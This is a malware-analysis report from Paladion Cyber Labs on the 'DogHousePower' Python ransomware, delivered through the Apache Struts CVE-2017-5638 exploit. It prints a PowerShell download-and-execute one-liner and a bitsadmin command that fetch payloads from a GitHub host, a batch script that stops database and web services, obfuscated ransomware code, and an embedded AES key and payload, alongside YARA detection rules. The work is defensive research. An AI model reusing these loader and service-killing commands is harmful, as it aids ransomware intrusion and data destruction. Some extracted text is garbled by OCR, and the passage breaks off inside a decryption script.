

PALADION CYBER LABS

DogHousePower: Python Based Ransomware

Newly Identified Ransomware with cross-platform capabilities

Author:

Shyaam Sundhar


Chief Architect – Threat Hunting & Analytics

Background

We discovered the DogHousePower ransomware that specifically targets web servers and database servers running on the Windows Server operating system, and it was interesting to see that it is hosted on GitHub. There are many interesting observations from the DogHousePower activity within the test lab including, Python PyInstaller being utilized for creating the ransomware, fully-encrypted payload (wo_crypted), windows event logs being cleared (but did not show up in the sandbox results), and no network activity (or post-compromise communication). The rise of Python based malwares, could be due to the ease of coding it or for its cross-platform nature. The paper uncovers the encrypted payload and the steps that DogHousePower takes to fully compromise the affected host, their demand for ransom and how they might expand into cross-platform implementation in the near future.

Exploring the malware

Initially we analyzed the ransomware binary "2.exe" using the Hybrid Analysis [VxStream](#) Sandbox and a Windows virtual machine. We observed that the [struts-pwn attack tool](#) was being utilized to target the vulnerability ([CVE-2017-5638](#)) in Apache Struts 2, delivering the ransomware payload using Microsoft PowerShell. We called the Ransomware DogHousePower for the file-extension it uses on encrypted files.



Here is how the exploit uses PowerShell as a downloader for the PyInstaller ransomware payload:


```
<command><string>powershell</string><string>-
exec</string><string>bypass</string><string>-
c</string><string>"IEX</string><string>(New-
Object</string><string>System.Net.WebClient).DownloadString('https[:]//raw[.]github
usercontent[.]com/V0rt3xClub/FITKO/master/t4.ps1')"</string></command>
```

The downloaded Microsoft PowerShell script t4.ps1 uses the Windows Background Intelligent Transfer Service (BITS) administrative tool bitsadmin to download 2.exe from a GitHub repository, writes it to a host as C:\w.exe, and executes it via the command shell:

```
$cmd="bitsadmin /transfer n
https[:]//raw[.]githubusercontent[.]com/V0rt3xClub/FITKO/master/2.exe C:\\w.exe &
start C:\\w.exe"
cmd /c $cmd
```

Once the ransomware is executed, it creates the batch file dangerDAY.bat, which is used to stop the database servers/services such as MariaDB, MySQL, MSSqlServer, OracleServiceORCL, MongoDB, PostgreSQL, web servers/services like Nginx, Apache 2.3, and taskkill to Java, Tomcat, HTTP daemon, Apache and Nginx, as shown below:

Hybrid Analysis

 Tip: Click an analysed process below to view more details.

Analysed 16 processes in total (System Resource Monitor).

System Resource Monitor tree view showing analysed processes:

- Input Sample (PID: 2840)
 - cmd.exe "cmd /c ""C:\dangerDAY.bat"" (PID: 2984)
 - sc.exe sc stop MariaDB (PID: 3100)
 - sc.exe sc stop mysql (PID: 3068)
 - sc.exe sc stop mssqlserver (PID: 3168)
 - sc.exe sc stop OracleServiceORCL (PID: 3584)
 - sc.exe sc stop MongoDB (PID: 3664)
 - sc.exe sc stop postgresql (PID: 3680)
 - sc.exe sc stop nginx (PID: 3624)
 - sc.exe sc stop apache2.4 (PID: 3648)
 - taskkill.exe taskkill /im java.exe /f (PID: 3612)
 - taskkill.exe taskkill /im tomcat* /f (PID: 3760)
 - taskkill.exe taskkill /im httpd.exe /f (PID: 3732)
 - taskkill.exe taskkill /im apache* /f (PID: 3700)
 - taskkill.exe taskkill /im nginx* /f (PID: 3712)

Logged Script Calls
 Logged Stdout
 Extracted Streams
 Memory Dumps
 Reduced Monitoring
 Network Activity
 Network Error
 Multiscan Match

```

dangerDAY - Notepad
File Edit Format View Help
sc stop httpd.exe
sc stop mysql
sc stop mssqlserver
sc stop OracleServiceORCL
sc stop MongoDB
sc stop postgresql
sc stop nginx
sc stop apache2.4
taskkill /im java.exe /f
taskkill /im tomcat* /f
taskkill /im httpd.exe /f
taskkill /im apache* /f
taskkill /im nginx* /f
  
```

```

1  if 64 - 64: i111i11i1
2  def 0000 ( ) :
3      0o00o = str ( sys . argv [ 0 ] )
4      0000000000 = "/c cd /d " + os . getcwd ( ) + "Sping -n 3 127.0.0.1"
5      win32api . ShellExecute ( 0 , 'open' , 'cmd' , 0000000000 , ' ' , '' )
6      if 5 - 5: i11 / i111
7      if 61 - 61: i1111111111 % i11111
8      def i111i11i1i1 ( ) :
9          i111111 = ""sc stop MariaDB
10         sc stop mysql
11         sc stop mssqlserver
12         sc stop OracleServiceORCL
13         sc stop MongoDB
14         sc stop postgresql
15         sc stop nginx
16         sc stop apache2.4
17         taskkill /im java.exe /f
18         taskkill /im tomcat* /f
19         taskkill /im httpd.exe /f
20         taskkill /im apache* /f
21         taskkill /im nginx* /f""
22     o000o0 = open ( 'dangerDAY.bat' , 'w' )
23     o000o0 . write ( i111i11i1 )
24     o000o0 . close ( )
25     win32api . ShellExecute ( 0 , 'open' , 'dangerDAY.bat' , ' ' , '' )
26     time . sleep ( 12 )
27     os . remove ( 'dangerDAY.bat' )
28     try :
29         i111i11i1i1 ( )
30     except :
31         pass
32     if 92 - 92: 000 / o000 % i11111i1i1i1 / o0000 - i111i111i . i1111111111
33     time . sleep ( 6 )
34     if 48 - 48: i111111 % i111 + i11i111 / oo0o00o * o00000o
35     if os . path . isfile ( "C:\\How_To_Unlock.txt" ) == 1 :
36         sys . exit ( 0 )
  
```

Using the strings command it was possible to find sequences of printable characters that revealed clues about the ransomware and its capabilities. In order to limit the output for readability, the `grep` command is used with the `-i` flag for case-insensitivity, and limiting the string matches to these three (*.pyd, python, and *.manifest). We use [Remnux](#) for our analysis, for which we would like to credit [Lenny Zeltsar](#) for his efforts in the Reverse Engineering community.

```

1. remnux@remnux: ~/mal/ransomware/pyinst (ssh)
remnux@remnux:~/mal/ransomware/pyinst$ strings 2.exe | egrep -i '.*pyd|python|*.manifest'
pyi-windows-manifest-filename
Py_SetPythonHome
Failed to get address for Py_SetPythonHome
Failed to get address for PyDict_GetItemString
Error loading Python DLL '%s'.
Error detected starting Python VM.
cPyd
Lcpyd
pyreadline.clipboard.ironpython_clipboardC
pyreadline.console.ironpython_consoleC
pyreadline.keysyms.ironpython_keysymsC
pythoncomC
bCrypto.Cipher._AES.pyd
bMicrosoft.VC90.CRT.manifest
bMicrosoft.VC90.MFC.manifest
b_ctypes.pyd
b_hashlib.pyd
b_socket.pyd
b_ssl.pyd
b_win32sysloader.pyd
bbz2.pyd
python27.dll
pythoncom27.dll
bselect.pyd
bunicodedata.pyd
bwin32api.pyd
bwin32com.shell.shell.pyd
bwin32evtlog.pyd
bwin32trace.pyd
bwin32ui.pyd
bwo_crypted.exe.manifest
opyi-windows-manifest-filename wo_crypted.exe.manifest
python27.dll
remnux@remnux:~/mal/ransomware/pyinst$

```

The output from strings lead us to discover that “2.exe” was created with PyInstaller. PyInstaller is a program that converts (packages) Python programs into stand-alone executables, under Windows, Linux, Mac OS X, FreeBSD, Solaris and AIX. Python and PyInstaller could allow for cross-platform deployment of the DogHousePower ransomware. Cross-platform functionality using PyInstaller with `sys.platform()` during build configuration, which gives 'linux' (for Linux), 'win32' (for Windows), 'cygwin' (for Windows/Cygwin) and 'darwin' (for Mac OS X) and then code the build for the corresponding operating system.

We could use `os.name()` to check if OS specific modules are available. But if you would want to check the system type at runtime, it can be done with `platform.system()` function. There are other commands such as `os.uname()`, `sys.platform()`, `ver()`, etc. that could be utilized for the same purpose of detecting the operating system and performing actions based on the output. There is also a built-in package in PyInstaller called `PyInstaller.compat` that can be utilized to check the operating system:

Useful Items in `PyInstaller.compat`

A hook may import the following names from `PyInstaller.compat`, for example:

```
from PyInstaller.compat import modname_tkinter, is_win
```

is_py2: True when the active Python is version 2.7.

is_py3: True when the active Python is version 3.X.

is_py34, is_py35, is_py36: True when the current version of Python is at least 3.4, 3.5 or 3.6 respectively.

is_win: True in a Windows system.

is_cygwin: True when `sys.platform=='cygwin'`.

is_darwin: True in Mac OS X.

is_linux: True in any Linux system (`sys.platform.startswith('linux')`).

is_solar: True in Solaris.

is_aix: True in AIX.

is_freebsd: True in FreeBSD.

is_venv: True in any virtual environment (either `virtualenv` or `venv`).

base_prefix: String, the correct path to the base Python installation, whether the installation is native or a virtual environment.

modname_tkinter: String, `Tkinter` in Python 2.7 but `tkinter` in Python 3. To prevent an unnecessary import of `Tkinter`, write:

```
from PyInstaller.compat import modname_tkinter
excludedimports = [ modname_tkinter ]
```

EXTENSION_SUFFIXES: List of Python C-extension file suffixes. Used for finding all binary dependencies in a folder; see file:*hook-cryptography.py* for an example.

The following YARA rules were created in order to quickly identify PyInstaller Windows binaries and PyInstaller Windows binaries using suspicious Python `.pyd` files. Python `.pyd` files are in the format of a `.DLL` file, intended specifically as a Python extension. YARA is a tool used by malware researchers to identify and classify malware samples.

YARA rule "pyinst-win.yara" provides generic detection of PyInstaller Windows binaries by looking for strings that are commonly associated with PyInstaller:

```
rule PyInstaller_Windows_Binary
{
  meta:
    author = "Adair John Collins, Shyaam Sundhar"
    desc = "Generic Detection of PyInstaller Windows Binaries"
  strings:
    $string0 = "pyi-windows-manifest-filename"
    $string1 = "python"
    $string2 = ".manifest"
    $string3 = "zout00-PYZ.pyz"
  condition:
    all of them // and new_file
}
```

```

1. remnux@remnux: ~/mal/ransomware (ssh)
remnux@remnux:~/mal/ransomware$ yara pyinst-win.yara
PyInstaller_Windows_Binary pyinst-win.yara
remnux@remnux:~/mal/ransomware$

```

YARA rule "pyinst-win-crypto.yara" looks for strings that are commonly associated with PyInstaller and the Python .pyd file "Crypto.Cipher", which is used for secure hash functions and various encryption algorithms.

```

rule Crypto_Cipher_PyInstaller_Windows_Binary
{
meta:
    author = "Adair John Collins, Shyaam Sundhar"
    desc = "Pyinstaller Windows Binary containing Crypto.Cipher"

strings:
    $string0 = "pyi-windows-manifest-filename"
    $string1 = "python"
    $string2 = ".manifest"
    $string3 = "zout00-PYZ.pyz"
    $string4 = "Crypto.Cipher"

condition:
    all of them // and new_file
}

```

```

1. remnux@remnux: ~/mal/ransomware (ssh)
remnux@remnux:~/mal/ransomware$ yara pyinst-win-crypto.yara
Crypto_Cipher_PyInstaller_Windows_Binary pyinst-win-crypto.yara
remnux@remnux:~/mal/ransomware$

```

YARA rule "pyinst-win-evtlog.yara" looks for strings that are commonly associated with PyInstaller and the Python .pyd file "win32evtlog", which provides interaction with Windows event logs.

```


rule win32evtlog_PyInstaller_Windows_Binary
{

meta:
  author = "Adair John Collins, Shyaam Sundhar"
  desc = "PyInstaller Windows Binary containing win32evtlog"

strings:
  $string0 = "pyi-windows-manifest-filename"
  $string1 = "python"
  $string2 = ".manifest"
  $string3 = "zout00-PYZ.pyz"
  $string4 = "win32evtlog"

condition:
  all of them // and new_file

```



```

1. remnux@remnux: ~/mal/ransomware (ssh)
remnux@remnux:~/mal/ransomware$ yara pyinst-win-evtlog.yara 2.exe
win32evtlog_PyInstaller_Windows_Binary 2.exe
remnux@remnux:~/mal/ransomware$

```

Extracting components

Install PyInstaller using the Python package management system "pip". PyInstaller provides "pyi-archive_viewer" and "pyinstxtractor.py". These Python scripts allow for viewing and extracting the contents of a PyInstaller archive.

Command to install PyInstaller: `$ sudo pip install pyinstaller`

Command to view archive: `$ pyi-archive_viewer ./2.exe`


```

1. remnux@remnux: ~/mal/ransomware/pyinst (ssh)
remnux@remnux:~/mal/ransomware/pyinst$ pyi-archive_viewer 2.exe
pos, length, uncompressed, iscompressed, type, name
[(0, 170, 234, 1, 'm', u'struct'),
 (170, 1167, 2760, 1, 'm', u'pyimod01_os_path'),
 (1337, 4368, 12639, 1, 'm', u'pyimod02_archive'),
 (5705, 7403, 23413, 1, 'm', u'pyimod03_importers'),
 (13108, 1817, 5039, 1, 's', u'pyiboot01_bootstrap'),
 (14925, 436, 692, 1, 's', u'pyi_rth_win32comgenpy'),
 (15361, 14831, 20593, 1, 's', u'wo_crypted'),
 (30192, 16873, 29184, 1, 'b', u'Crypto.Cipher._AES.pyd'),
 (47065, 545, 1050, 1, 'b', u'Microsoft.VC90.CRT.manifest'),
 (47610, 574, 1139, 1, 'b', u'Microsoft.VC90.MFC.manifest'),
 (48184, 41260, 91648, 1, 'b', u'_ctypes.pyd'),
 (89444, 479925, 1016832, 1, 'b', u'_hashlib.pyd'),
 (569369, 21972, 46592, 1, 'b', u'_socket.pyd'),
 (591341, 675544, 1410048, 1, 'b', u'_ssl.pyd'),
 (1266885, 3656, 8192, 1, 'b', u'_win32sysloader.pyd'),
 (1270541, 36734, 71168, 1, 'b', u'bz2.pyd'),
 (1307275, 2022674, 3759104, 1, 'b', u'mfc90.dll'),
 (3329949, 2024823, 3774464, 1, 'b', u'mfc90u.dll'),
 (5354772, 24295, 59904, 1, 'b', u'mfcm90.dll'),
 (5379067, 24282, 59904, 1, 'b', u'mfcm90u.dll'),
 (5403349, 67070, 225280, 1, 'b', u'msvcm90.dll'),
 (5470419, 158309, 570520, 1, 'b', u'msvcp90.dll'),
 (5628728, 318025, 653976, 1, 'b', u'msvcr90.dll'),
 (5946753, 1203464, 2640384, 1, 'b', u'python27.dll'),
 (7150217, 142324, 396800, 1, 'b', u'pythoncom27.dll'),
 (7292541, 42771, 110080, 1, 'b', u'pywintypes27.dll'),
 (7335312, 5389, 10240, 1, 'b', u'select.pyd'),
 (7340701, 257730, 687104, 1, 'b', u'unicodedata.pyd'),
 (7598431, 40198, 100864, 1, 'b', u'win32api.pyd'),
 (7638629, 127409, 381952, 1, 'b', u'win32com.shell.shell.pyd'),
 (7766038, 19905, 49664, 1, 'b', u'win32evtlog.pyd'),
 (7785943, 7015, 15872, 1, 'b', u'win32trace.pyd'),
 (7792958, 242277, 778240, 1, 'b', u'win32ui.pyd'),
 (8035235, 527, 1347, 1, 'b', u'wo_crypted.exe.manifest'),
 (8035762,
 0,
 0,
 0,
 'o',
 u'pyi-windows-manifest-filename wo_crypted.exe.manifest'),
 (8035762, 6585, 21321, 1, 'x', u'Include\pyconfig.h'),
 (8042347, 1281206, 1281206, 0, 'z', u'out00-PYZ.pyz')]
?

```

Command to extract archive: `$ pyinstxtractor.py 2.exe`

Let us now look into the files that are extracted through the above process.

`$ ls`

The strings command shows us the modules listed below that we will reuse in our python decryption script later.

`$ strings -a -o wo_crypted`

```

2. remnux@remnux: ~/mal/ransomware/pyinst (ssh)
YUxkb29jendZSm2aHF6N0WUVRiQ1U0RnZ3NzJTN2JFZ0WmMzZFMkVoNEJFbjZCdFlsd05ZS2XpVnIozS2NnY1BrSERXUTdjaG91RHREv1BmTzVsUddxZERkMWFHRUY0aHo
0VGLvLE120XhmXGazNudFRcBTfVXLKTTzxNU10YVptbLhaTjdjhQ0FVY3NND28zckJwaFpyVdhXbGd1SUVZNmhsTysvUk0eEdKSGLEWD1DUUcVNGxRODZiCUFYVWNLbj
BMV3dHb2LxVWcxNDR4b3FQY1BYNnR1ZEJi0EFn0Es2UnZYM2g4QU9ZbDFOUFZmcjL3TTfXyUZYRudkQ3ZBd2t6TnZWS2SHS2LXQnRLN1LYSTBHQ25vVfJ8amZRY2dvNGIyc
XVtS2NuUE8xak14dHNSaVR4b19xQSt5cF1HU1hCUmSzdUVETzh6bXpoSFhuenhPvMlMeHFQSUxxM1RDYUuR9JedJEOXI1U0x8b11pMnBnDBHZyVtVWJsQjRkRd1k4b20y
RGtYtYdnU3dt0X1ZWHFvT1g2UlowR2xxZ1R1JbW5IMzA3Mi txMLJvS3R4ZHpMZA0UkJjSXBsb1N6UkN10GSEWVFaMTgrb01Nc1JuRGV0e1BBd2NHzVJ3Zng5MkExN3JF52d
nNU9KQnVnS2Vhamx1R0Zzd1JRYWY4Zd2c2TjRLdTkwa1LqCjEr0XBkejRwanVURVhaeXmwY01QOVNBNT3a2NHRzRXd2N1ZExyR0g3SXJUUSN23h2bVhRbnZBTTRQb2N1R1
YrdjN2ZEh2UkV6dVZUV1RZVjRBQnBaahMxTXNm0FLqckFQU3E2cnNSd1FvbnVsTDZMMW12NWIrUGF3N3pxU1B4TXhFYUw5Q31UVU5hc3dXZ2I3be1PY1Vdc1N4VU1C0WxiN
2RrVH1CU1dMMUE5M3drRThZQUIvUjJDbXpaZGN4TVZ1bENxQVR6bnZTSFdzTFNXXWHJsdU1ma3BYZ3hNWURvY1V4YU1VL2dob0x1WMS07Qvkytvc1dHS0ZtZ016NU5KaGJ0
T0ZqbE11TEFoQ200b3I1WXB5bk9sL2pBVFLWNDgxempvUGVxMLNKQUtRakIwrHZxczIzdk1GYW0rR1BBbkLwQVixS2J4Z0o2ZXU0WFBORUZTVLbtGdIrs1VTTkzjK05LSzI
yRzRwMnQ4S015Q19aRUs1Rmo2anZLbWp2WUptk0F1K0xURWVycjZpNexaUnd1amdqU2ZGSXFic1Lulzc3NFXzYnAxREZGN3VDUFV3YlpqbTBwRzhqTnRPa2dmbX1xQV13UW
N5Y1NvTNoCgSKSW1McHQ0aDnRFXKSWxaM3htV252emU5WpFRXhTWHI0U2hqYFMSjN3Rm45M0BPWTczR2c3eGxtTGQvL0J4NTmVmfJYjJ20XhUJ3ZFL2VedzZZRXZGa
TRxNkF3SmZ2N2h4QWvUJFiaFdxZfPjhdCM2pSeWRndGRL0UE3d3hGV1Qrd1LSOWPpzmh5MGxjcXmZ1ZGS3NMU5nTgdNazdnZENWHzBbz1ZMy9svj1Tdn8SUN4VkvS
dhZ1cnZQZU11NC9qi trQY1NVRIOVJRb084cFpUqnQrWjY1L31rk1cxZGIU1VsMTHVehVSGZtBMzRp52pxTG96Nk5r0XVUN291NkpUazZPRHZNcUNTEmdnanVdcnJva0p
sNkMzVzA4V2VzZSNTU5VmrRyTg4RXP1bEpjS1U1SmpUbeRtUGFzMXdvdW84cVRRVGHkN3FCNE1KTT10QUs4UXFLcnVzWUzwdVY5aExYnkdrchRCMGd0MkVqbXQ1cUVYYW
JZaFhEM0h0M0Rnak1SehVJMC830TV4ZExDQU5LaVYZzF0MmtCa3M3c0dxaERETW1Dcjh5ZmVsTwt6YX14RHRXWksyV2FwY3Qxck80eGSVc1RWNEY1WStndllgyeXNZMnFKd
WlvcGF40W1hMUS3mhrS1g4a2REb2tyZ1pSRFZvbkH0Wep0VXBrtGVJRHHgN1dsc21KvYjVklMlU4ekhXvN1R21LRTc9NMU1G0ThJvZBvWXVDTW12RVhXaEJwMvYzZnZtUG0v
bG4x518pTDZvLytnZCtsUj1wNE9WeUpVeVeyYw6dXZLzZBta1FGeVnJY2FsUgDQZV1Ib2JpTxk2SvZTfgyBDN3MDBiTD85VFFcbn13UmQ2bXZVDERQZ3MLASUDVnenh
5c043SEt1RE1oRzBRUVErU0VhNq10X1v2w2T0pESTQzY1AvSENFRLFMF13cFR10DdXaGVVdHLaekRncWpBbDZ40StxQ25uQmNVODJFRtd5YwXq1dXUTd6bnJV2o0aG
U0RStxVXNZEZ5cW4zeWZ4enJmS2FFU0JXWUvM1JINXQzSmpBbDd0Ym9wvJNKLzVsTUpuRUnxW1ZDcT1wdWhweEzLWE9DUk5oY0xV1R6SE5QMhcrY3pKUVUzRHFoQnJGT
Wsz2Y3njyZ1N1W5vTlpZWi91bVFNWpU0tXdc9ZQVhCWXo4cktkcn1BMzN6T11iBUHFVd1JWjF8QXhTnZZaXdlMmMzRFF5WnN1SudtMmN1YU9RZlWxQVGIwSmVVGJYXxd4
MTRia3Q3S0J1eEpaR0ZVMHBkc1Y2K3BJSTVSMW12NGd1UGhteW1qZ1pYVWZGd3BpaZHLWm1LRGJFdDB20HFPR0JLWwLYa1ovNVA2dEJTam9FaWsydFBHNXU3NzhFhUHNi9
hMXRsUnBvY05DeJCaUzhSkhiZVNSZV1VMWp1WEM4ZnhYm0LiREVUV3BPRWRNuxVp5DN4U1RiSEVtSkVabDdGccwTU85cmNZbTM1a1NRYGcyYmJEmdnVEVN21jRXZxcA
9VQVJEUJXgwb1pYQK5URHhTZFVWmJBCm8xZTVQZWRhSkx6ekN1Ky9hY0hYU1JvCdLZDZWWD1saEk2QmVWNE92WdRamZaT0J4a1VGMFozTER6Gs1M1k3enFSLzLUcGU30
TLJZUJzTGCTnR1Ti83VzVJVCtkazdnUjFnUFRscHc3Rmw4UWNZKczNFNkanQwZcyV2x0S2FhWUN5MzJWan1Ll0doeLgzQnVXWVJHZzNlWVA2c1Fol1pDa1NhTEFhNURD
aG1mb3ZQUht6ZwJUUDyMmdYbFp0VWvha11pTk5RTzV2Vzc5MwYnzdqUTFNMTd4UUNEcThQTrnU2M2RCaHJ1ZFNrU2JmQk5BjcxdxcnZ5Chp1VFhTkh0g0ZbJUDIrajfJNH
TwnVPTzhuRU9TVEcSUUZGYmt1eHBV9y9Ww1pzdXZ3MzKYZJ6eWtZL1NuQ21Wa3JPTG5tL3J2CFdvSfd0cFU9IiKpLnJzdHJpcGneycypKQo=
47642 syst
47652 structt
47665 Crypto.CipherR
47714 PUM_950t
47730 md5t
47740 winshellt
47755 base64R
47775 kMh_857t
50020 randomt
50033 timet
50044 win32apiC
50100 wo_crypted.pyt
50122 <module>
remnux@remnux:~/mal/ransomware/pyinst$

```

We copied the base64 encoded data from "wo_crypted" into a txt file called "foo" and decoded "foo" using cat and base64 decode command and redirected the output to the file "bar".

```

$ cat foo | base64 -d > bar
# strings on the bar decoded piece.
$ strings -o bar

```

```

2. remnux@remnux: ~/mal/ransomware/pyinst (ssh)
remnux@remnux:~/mal/ransomware/pyinst$ strings -o bar
0 exec(PUM_950.new("*$biG[/SjXHreaz58x4lw$2bfDRY4.?j").decrypt(kMh_857("zH89kq2FyJjc4W7+Yz5z0kvXTP2NrySTruU+3hye8YwVhV9+eIr2hWmsqHwTQ4WkkaovWDAKB3uMqvyWsslPxztbvbc1z/ne7LshCGE0YAuuZiy3i7tjzjEVMGdXNcICZ2XQTLt+2iofv3H14D474P+WD9Vbfjbb9qLaEA3zcpIhA/phTpTtga/vH0SJDt9xJLaSAhbYgnQx890vW7lzyt/PDAIYWD0mRmIcBhoQ1HN3KALsdefyDFdhGmDmWEiP9VA53zSQjYUwf59s0GW5KUnLQ04a1kT1u0kNegficREQ5Ui52j5Xc3NS1D7ZAKRYL7fue1VE029zio581HAiUn1qHuNc7i10L5GwUkjYDcPHLrn1TELWhFGLWL8z8MF5tKpYsGS3+/07C2qVL2y3d8SN1STsp8udBvBQ+VFYwCH4qaUrR7HgBJYDq3wR/cYZYzCPzyB0qzsdP+bgP0e3tUn7B49UlynCupvsGFZFEJ8D2jwXeNrxWtqP6nFrY2z3i9CdWNf650TU1ctUwJy0prgTvzr9+tGQQV+zLaaTNjGbnbTVFBTaBC40cZnfQLj2hbTWM6VyyPKgbQ7gnhuMLftwA1bnjoeHDS0zZEmg51tTwGq+HTKMgF3rkE39yEpDqni62uaR89VcfUiKet2KEUJ6uvHhK9/3CPAUMB8vrVayPuXDFBPY3QgnzPn5wyMkZr+1Q0+T1MGfWfX36VuZgFU0SC5opeg+/2qHUzkiGMBhIVfu7Fe5NF7AUj4R3K5N9PEd730Jv05Svnp6u234LQaMk946ZlGmeT2Tm18UPnuCxsm+y5Uto7/RhX/TuUKaV0uDSHIR3NTxSINln+qUG5xatkA//eMiZHHmGQ7Z8Xvb12vCvz7vmmxw4z+Qm/LoM/sVHyY9wLeEpcdcit/PDAIYWD0mRmIcBhoQ1HN3KALsdefyDFdhGmDmWEiG0CABj0EKPXEvTNfXy9z8pk0L2U43ATbYCJzqr5dZsDISUe4fiXXByGJWuDvvaAfH5M6iD4NZnm01hvIvu/kaWy4TebMiR0drF2s109EhvwWiwK3uqfChX250TQ0Q98R14j8ydW6wjII2htFaHamz8KbZwXo5B6U90ak15RNUtjAKI5+Wh5r4g74RcWoW9u6TcsXhrctLTaZg97gH0SNB1dWwL0ztNGQT1daGbERCs5vRbPn2/MesiVr3Z/WS575Fcm4byk/nClPpM3T6pBLy2TZ0xAJx0cQZusSBFKZszndYg1HIUjPiK9ATwMTLgX+NAGwh+jbVEzsqQZ2jo9Dr5dEBtvEkSmePo58fP+bg7GXAIP5Won9QhfVWmDZy58XgOUVvh3gQUQLJ82iuaIUXQenDnp82UQcSiw3eBQaV1kX0GsmNnce3CDgawQ67+FZa0BhMHIRTk0LJB1didxrkaZfJMcBjEjZwad5+1YNkdFZM6VpLg8x4jBwGwPncCekBCb/B83jh7c9W6pBB0z/nt9t8aB918n20MLzDRtYE/FyeU0nGjmvIsjvNlL+DK0kKM5dIEzETTH+NI/Vca+1cPx5ntGE5enr4Jh04HzygP0ZKDRaME0FS8z0y5cL10EkHr/wGsm2LvSKjq9N53Jo4Me9vmpwdBG7UgFBdQUaMab4Fef4tFviQPBurfIPaVr3ZAf9f0w0bnR5zqaoYuAarZmNSAKhDb2Qygi+TCHx9P4xJLENMWXn3kkrR0WLcRtHMgcJwp/B2y7M+1899J8Kyyvkz4Hhg0Kwnek/yEBPyCAEj1Wro19Xovr3hrfe44Tw+6E8zkWXuGX5YcEMCBmXb7EBuSZj/LYgKMXA53Bfx0pTFhwXUXkqiAN2e0F5UrHh0CT4pLfhI//ia9dgyZy2anI0ZX+L9CqyPdDG+oavSg1y9+AuS2LZqJxHd

```

Python script used to decrypt by replacing “exec” with “print” and importing the AES module as “PUM_950” and the b64decode function from the base64 module as “kMh_857”. Here, we are displaying the contents of the wo_decrypt.py Python script using cat:

\$ cat wo_decrypt.py

```

2. remnux@remnux: ~/mal/ransomware/pyinst (ssh)
remnux@remnux:~/mal/ransomware/pyinst$ cat wo_decrypt.py
#!/usr/bin/env python
from Crypto.Cipher import AES as PUM_950
from datetime import date
from base64 import b64decode as kMh_857
import struct, socket, binascii, ctypes, random, time
from datetime import datetime
print(PUM_950.new("*$biG[/SjXHreaz58x4lw$2bfDRY4.?j").decrypt(kMh_857("zH89kq2FyJjc4W7+Yz5z0kvXTP2NrySTruU+3hye8YwVhV9+eIr2hWmsqHwTQ4WkkaovWDAKB3uMqvyWsslPxztbvbc1z/ne7LshCGE0YAuuZiy3i7tjzjEVMGdXNcICZ2XQTLt+2iofv3H14D474P+WD9Vbfjbb9qLaEA3zcpIhA/phTpTtga/vH0SJDt9xJLaSAhbYgnQx890vW7lzyt/PDAIYWD0mRmIcBhoQ1HN3KALsdefyDFdhGmDmWEiP9VA53zSQjYUwf59s0GW5KUnLQ04a1kT1u0kNegficREQ5Ui52j5Xc3NS1D7ZAKRYL7fue1VE029zio581HAiUn1qHuNc7i10L5GwUkjYDcPHLrn1TELWhFGLWL8z8MF5tKpYsGS3+/07C2qVL2y3d8SN1STsp8udBvBQ+VFYwCH4qaUrR7HgBJYDq3wR/cYZYzCPzyB0qzsdP+bgP0e3tUn7B49UlynCupvsGFZFEJ8D2jwXeNrxWtqP6nFrY2z3i9CdWNf650TU1ctUwJy0prgTvzr9+tGQQV+zLaaTNjGbnbTVFBTaBC40cZnfQLj2hbTWM6VyyPKgbQ7gnhuMLftwA1bnjoeHDS0zZEmg51tTwGq+HTKMgF3rkE39yEpDqni62uaR89VcfUiKet2KEUJ6uvHhK9/3CPAUMB8vrVayPuXDFBPY3QgnzPn5wyMkZr+1Q0+T1MGfWfX36VuZgFU0SC5opeg+/2qHUzkiGMBhIVfu7Fe5NF7AUj4R3K5N9PEd730Jv05Svnp6u234LQaMk946ZlGmeT2Tm18UPnuCxsm+y5Uto7/RhX/TuUKaV0uDSHIR3NTxSINln+qUG5xatkA//eMiZHHmGQ7Z8Xvb12vCvz7vmmxw4z+Qm/LoM/sVHyY9wLeEpcdcit/PDAIYWD0mRmIcBhoQ1HN3KALsdefyDFdhGmDmWEiG0CABj0EKPXEvTNfXy9z8pk0L2U43ATbYCJzqr5dZsDISUe4fiXXByGJWuDvvaAfH5M6iD4NZnm01hvIvu/kaWy4TebMiR0drF2s109EhvwWiwK3uqfChX250TQ0Q98R14j8ydW6wjII2htFaHamz8KbZwXo5B6U90ak15RNUtjAKI5+Wh5r4g74RcWoW9u6TcsXhrctLTaZg97gH0SNB1dWwL0ztNGQT1daGbERCs5vRbPn2/MesiVr3Z/WS575Fcm4byk/nClPpM3T6pBLy2TZ0xAJx0cQZusSBFKZszndYg1HIUjPiK9ATwMTLgX+NAGwh+jbVEzsqQZ2jo9Dr5dEBtvEkSmePo58fP+bg7GXAIP5Won9QhfVWmDZy58XgOUVvh3gQUQLJ82iuaIUXQenDnp82UQcSiw3eBQaV1kX0GsmNnce3CDgawQ67+FZa0BhMHIRTk0LJB1didxrkaZfJMcBjEjZwad5+1YNkdFZM6VpLg8x4jBwGwPncCekBCb/B83jh7c9W6pBB0z/nt9t8aB918n20MLzDRtYE/FyeU0nGjmvIsjvNlL+DK0kKM5dIEzETTH+NI/Vca+1cPx5ntGE5enr4Jh04HzygP0ZKDRaME0FS8z0y5cL10EkHr/wGsm2LvSKjq9N53Jo4Me9vmpwdBG7UgFBdQUaMab4Fef4tFviQPBurfIPaVr3ZAf9f0w0bnR5zqaoYuAarZmNSAKhDb2Qygi+TCHx9P4xJLENMWXn3kkrR0WLcRtHMgcJwp/B2y7M+1899J